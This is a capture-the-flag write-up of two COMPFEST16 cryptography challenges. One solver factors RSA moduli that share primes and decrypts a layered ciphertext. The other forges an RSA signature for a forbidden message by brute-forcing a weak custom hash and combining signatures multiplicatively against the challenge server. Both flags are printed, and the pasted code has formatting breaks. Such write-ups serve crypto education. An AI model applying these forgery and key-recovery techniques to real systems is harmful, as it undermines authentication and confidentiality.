- 1. Find the Common Factor:** Use the GCD between **n[i]** and **n[i-1]** to find the common prime factor.

2. Progressively Factor: Once we find the first common prime, we can use it to factor the previous and next moduli.

```
from Crypto.Util.number import GCD, inverse, long_to_bytes

p_factors = []
q_factors = []

p1 = GCD(n[0], n[1])

q1 = n[0] // p1

p_factors.append(p1)

q_factors.append(q1)

for i in range(1, len(n)):

    p_next = GCD(n[i], n[i-1])

    q_next = n[i] // p_next

    p_factors.append(p_next)

    q_factors.append(q_next)

private_keys = []

for i in range(len(n)):

    phi = (p_factors[i] - 1) * (q_factors[i] - 1)

    d = inverse(e, phi)

    private_keys.append(d)

for i in range(len(n)-1, -1, -1):

    c = pow(c, private_keys[i], n[i])

message = long_to_bytes(c)

print(message.decode())
```

1. GCD to Find Common Factors:

- Start by finding the GCD of the first two moduli **n[0]** and **n[1]**. This gives us the common prime factor **p1**.

- Use this common factor to factor **n[0]** into its prime components **p1** and **q1**.

2. Progressively Factor Moduli:

- Continue using the GCD to find the common factor between each subsequent pair of moduli. This allows us to factor all the moduli progressively.

3. Compute Private Keys:

- For each modulus, compute the private key using the formula $d = e^{-1} \text{mod } \phi(n)$.

4. Decrypt the Ciphertext:

- Decrypt the ciphertext starting from the last modulus and work backwards to get the original message.

Flag:

**COMPFEST16{d0nt_F0rg3t_ur_w4ll3T_4g4in_0r_3lse_ur_m0n3y_1s_G0ne_47dc
d c753c}**

[488 pts] Forge Me if You can

[488 pts] Forge Me if You can

Description

You need to forge tipsen signature, but how?

Author: fahrul

<http://challenges.ctf.compfest.id:9010>

The challenge involves an RSA-based signature system where we need to forge a valid signature for a specific message:

SkibidiSigmaRizzleDizzleMyNizzleOffTheHizzleShizzleKaiCenat

The twist is that the system explicitly forbids signing this message, so a direct request to sign it through the provided API will return an error. The goal is to bypass this restriction and obtain a valid signature that the server will accept.

The challenge code provides an RSA-based signing service with a custom hashing function called **icb_256**. This function applies a combination of different hash functions (e.g., **sha256**, **sha3_256**, etc.) on chunks of the input and then XORs the results. This output is then used in the RSA signing process.

Key functions include:

- **icb_256**: Generates a custom hash.
- **rsa_sign**: Signs a message using RSA.
- **rsa_verify**: Verifies the signature.

The main strategy revolves around exploiting a hash collision or some mathematical property that allows us to generate a valid signature for the forbidden message.

The key idea is to manipulate the RSA signatures mathematically to generate a valid signature.

Custom Hash Computation:

- Compute the custom hash (**icb_256**) of the restricted message. This hash is critical for guiding the subsequent forgery steps.

Factorization and Prime Identification:

A key step is the factorization of a large integer derived from the custom hash of the restricted message. This results in identifying a significant prime number, $p = 15456791014478008291299895091$. This prime is central to the construction of forged hashes.

```
(bengsky@bengsky) - [~/ctf/compfest/Cryptography/Forge Me if You can]
$ sage
^[[A
SageMath version 10.4, Release Date: 2024-07-19
Using Python 3.12.4. Type "help()" for help.

sage: ecm.factor(7968736836671503155223475102516809210219003645427396483380314035226528
....: 6098591)
[617,
 3769,
 832674544697245023289,
 2662462870123371951533,
 15456791014478008291299895091]
sage: 
```

Constructing Custom Messages:

- Using the identified prime p , construct custom messages whose hashes align with specific parts of the manipulated target hash:
 - plaintext**: A crafted message designed to produce a hash related to the derived factor.
 - plaintext_a** and **plaintext_b**: Crafted messages designed to align with parts of the factorized hash corresponding to p and $p+1$, respectively.

Brute-Forcing the Hash Segments:

- The **find_bytes** function is used to brute-force the byte sequences that match specific segments of the target hash. This involves iterating through possible byte values to find ones that, when hashed using the service's custom hash function, produce the desired hash fragments. This brute-force step is crucial for aligning the hash outputs with the target hash derived from p .

Requesting Signatures:

- Use the `/sign` endpoint to generate RSA signatures for the crafted messages. The signatures obtained will be combined mathematically to forge the final signature for the restricted message.

Signature Manipulation:

- Using the multiplicative property of RSA, the final signature is forged by combining the signatures of the crafted messages:

$$S_{\text{forged}} = (S_{\text{plain}} \times \text{inverse}(S_b, n) \times S_a) \mod n$$

Where:

- **S_plain**: Signature of the crafted message `plaintext`.
- **S_a** and **S_b**: Signatures of `plaintext_a` and `plaintext_b` respectively.

2. Submission and Flag Retrieval:

- Submit the forged signature to the `/get_flag` endpoint. If successful, the server will verify the signature as valid for the restricted message and return the flag.

solver.py

```
from Crypto.Util.number import bytes_to_long as b2l, inverse, long_to_bytes as l2b

from hashlib import sha256, sha512, sha3_256, sha3_512, blake2b, blake2s

import requests

class Forge:

    hash_algorithms = [sha256, sha3_256, sha3_512, blake2b, blake2s]

    secret_message = b"SkibidiSigmaRizzleDizzleMyNizzleOffTheHizzleShizzleKaiCenat"

    api_url = "http://challenges.ctf.comfest.id:9010/"
```

```

@staticmethod

def xor_256(bytes_a, bytes_b):

    if len(bytes_a) < len(bytes_b):

        bytes_a = bytes_a + b"\x00" * (len(bytes_b) - len(bytes_a))

    elif len(bytes_b) < len(bytes_a):

        bytes_b = bytes_b + b"\x00" * (len(bytes_a) - len(bytes_b))

    return bytes([byte_a ^ byte_b for byte_a, byte_b in zip(bytes_a, bytes_b)])


@classmethod

def sigma_round(cls, data):

    result = b""

    for i in range(0, len(data), 4):

        chunk = data[i:i+4]

        hashed = cls.hash_algorithms[i % len(cls.hash_algorithms)](chunk).digest()[:2]

        result += hashed

    return result


@classmethod

def icb_256(cls, data):

    if len(data) < 64:

        data = sha512(data).digest()

        temp = cls.sigma_round(data)

        result = b""

        for i in range(0, len(temp), 32):

```

```
result = cls.xor_256(result, temp[i:i+32])

return result

def fetch_public_key(self):

    response = requests.get(f"{self.api_url}/pubkey")

    return response.json()

def request_signature(self, message):

    message_hex = message.hex()

    response = requests.get(f"{self.api_url}/sign", params={"message": message_hex})

    return response.json()['signature']

def fetch_flag(self, signature):

    signature_hex = signature.hex()

    response = requests.get(f"{self.api_url}/get_flag", params={"signature": signature_hex})

    return response.json()

def find_bytes(self, target_hash):

    result_bytes = b""

    index = 0

    while True:

        for byte1 in range(256):
```

```

for byte2 in range(256):

    for byte3 in range(256):

        for byte4 in range(256):

            candidate = self.hash_algorithms[index %
len(self.hash_algorithms)](bytes([byte1, byte2, byte3, byte4])).digest()[:2]

            if candidate.hex() == target_hash[index:index+4]:

                index += 4

                result_bytes += bytes([byte1, byte2, byte3, byte4])

                if len(result_bytes.hex()) == 128:

                    return result_bytes

```



```

def solve_challenge(self):

    public_key = self.fetch_public_key()

    modulus = public_key['n']

    hashed_secret = self.icb_256(self.secret_message)

    p = 15456791014478008291299895091

    derived_hash = l2b(((b2l(hashed_secret) // p) * (p+1)) % modulus)

    plaintext = self.find_bytes(derived_hash.hex())

    plaintext_a = self.find_bytes(hex(p)[2:].zfill(64))

    plaintext_b = self.find_bytes(hex(p+1)[2:].zfill(64))

    signature_plaintext = self.request_signature(plaintext)

    signature_a = self.request_signature(plaintext_a)

    signature_b = self.request_signature(plaintext_b)

```

```
final_signature = l2b((signature_plaintext * inverse(signature_b, modulus) * signature_a) %  
modulus)  
  
print(self.fetch_flag(final_signature)["flag"])  
  
if __name__ == "__main__":  
  
    challenge_solver = Forge()  
  
    challenge_solver.solve_challenge()
```

Flag: COMPFEST16{h4sH_15_1mp0rT4nT_1N_S1gn4Tur3_809bc2ef5d}